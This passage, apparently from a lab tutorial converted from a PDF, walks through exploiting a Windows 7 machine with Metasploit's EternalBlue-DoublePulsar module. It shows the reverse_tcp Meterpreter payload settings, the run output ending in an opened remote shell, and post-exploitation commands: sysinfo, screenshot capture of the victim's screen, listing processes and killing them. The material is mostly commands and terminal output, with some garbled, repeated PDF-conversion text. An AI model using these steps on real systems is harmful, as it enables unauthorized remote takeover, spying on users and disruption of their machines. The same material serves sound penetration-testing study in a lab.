


```
e_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf5 exploit(windows/smb/eternalblue_doublepulsar) > set LHOST 192.168.219.147
LHOST => 192.168.219.147
msf5 exploit(windows/smb/eternalblue_doublepulsar) > set LPORT 4444
LPORT => 4444
msf5 exploit(windows/smb/eternalblue_doublepulsar) > run

[*] Started reverse TCP handler on 192.168.219.147:4444
[*] 192.168.219.129:445 - Generating Eternalblue XML data
[*] 192.168.219.129:445 - Generating Doublepulsar XML data
[*] 192.168.219.129:445 - Generating payload DLL for Doublepulsar
[*] 192.168.219.129:445 - Writing DLL in /root/.wine/drive_c/eternal11.dll
[*] 192.168.219.129:445 - Launching Eternalblue ...
000f:err:service:process_send_command receiving command result timed out
[+] 192.168.219.129:445 - Pwned! Eternalblue success!
[*] 192.168.219.129:445 - Launching Doublepulsar ...
[*] Sending stage (201283 bytes) to 192.168.219.129
[*] Meterpreter session 1 opened (192.168.219.147:4444 -> 192.168.219.129:49168) at 2020-05-10 02:54:21 -0400
[+] 192.168.219.129:445 - Remote code executed... 3 ... 2 ... 1 ...

meterpreter > sysinfo
Computer      : HASHINI-PC
OS            : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x64/windows
meterpreter >
```


In order to get a screenshot of the victim machine type **SCREENSHOT** command as shown below.



```
File  Actions  Edit  View  Help

2\Dwm.exe
1060 472 spoolsv.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\System3
2\spoolsv.exe
1092 472 svchost.exe x64 0 NT AUTHORITY\LOCAL SERVICE C:\Windows\system3
2\svchost.exe
1212 472 svchost.exe x64 0 NT AUTHORITY\LOCAL SERVICE C:\Windows\system3
2\svchost.exe
1264 472 svchost.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\System3
2\svchost.exe
1608 1448 explorer.exe x64 1 Hashini-PC\Hashini C:\Windows\Explore
r.EXE
1684 472 SearchIndexer.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\system3
2\SearchIndexer.exe
1728 1608 cmd.exe x64 1 Hashini-PC\Hashini C:\Windows\system3
2\cmd.exe
1996 472 taskhost.exe x64 1 Hashini-PC\Hashini C:\Windows\system3
2\taskhost.exe
2084 472 svchost.exe x64 0 NT AUTHORITY\LOCAL SERVICE C:\Windows\System3
2\svchost.exe
2100 2304 WerFault.exe x64 1 Hashini-PC\Hashini C:\Windows\system3
2\WerFault.exe
2260 472 wmpnetwk.exe x64 0 NT AUTHORITY\NETWORK SERVICE C:\Program Files\W
indows Media Player\wmpnetwk.exe
2304 472 svchost.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\System3
2\svchost.exe
3040 480 rundll32.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\system3
2\rundll32.exe

meterpreter > screenshot
Screenshot saved to: /root/qeKTiqps.jpeg
meterpreter >
```



```
File  Actions  File  Edit  View  Go  Help

Warning, you are using the root account, you may harm your system.

DEVICES
File System
Kali Linux am...


PLACES
root
Desktop
Trash
Documents
Music
Pictures
Videos
Downloads

NETWORK
Browse Network


Eternalblue-Doublepulsar-Metasploit
Music
Pictures
Public
Templates
Videos

qeKTiqps.jpeg
10 items: 46.8 KiB (47,941 bytes), Free space: 43.6 GiB

meterpreter > screenshot
Screenshot saved to: /root/qeKTiqps.jpeg
meterpreter >
```

You can further check all processes by typing “ps” in meterpreter console and can even kill any process by typing “kill <process id>” as shown below:



```
File  Actions  Edit  View  Help
2\svchost.exe
988 784 dwm.exe x64 1 Hashini-PC\Hashini C:\Windows\system3
2\Dwm.exe
1060 472 spoolsv.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\System3
2\spoolsv.exe
1092 472 svchost.exe x64 0 NT AUTHORITY\LOCAL SERVICE C:\Windows\system3
2\svchost.exe
1212 472 svchost.exe x64 0 NT AUTHORITY\LOCAL SERVICE C:\Windows\system3
2\svchost.exe
1264 472 svchost.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\System3
2\SearchIndexer.exe
1608 1448 explorer.exe x64 1 Hashini-PC\Hashini C:\Windows\Explore
r.EXE
1684 472 SearchIndexer.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\system3
2\SearchIndexer.exe
1728 1608 cmd.exe x64 1 Hashini-PC\Hashini C:\Windows\system3
2\cmd.exe
1996 472 taskhost.exe x64 1 Hashini-PC\Hashini C:\Windows\system3
2\taskhost.exe
2084 472 svchost.exe x64 0 NT AUTHORITY\LOCAL SERVICE C:\Windows\System3
2\svchost.exe
2100 2304 WerFault.exe x64 1 Hashini-PC\Hashini C:\Windows\system3
2\WerFault.exe
2260 472 wmpnetwk.exe x64 0 NT AUTHORITY\NETWORK SERVICE C:\Program Files\W
indows Media Player\wmpnetwk.exe
2304 472 svchost.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\System3
2\svchost.exe
3040 480 rundll32.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\system3
2\rundll32.exe
meterpreter >
```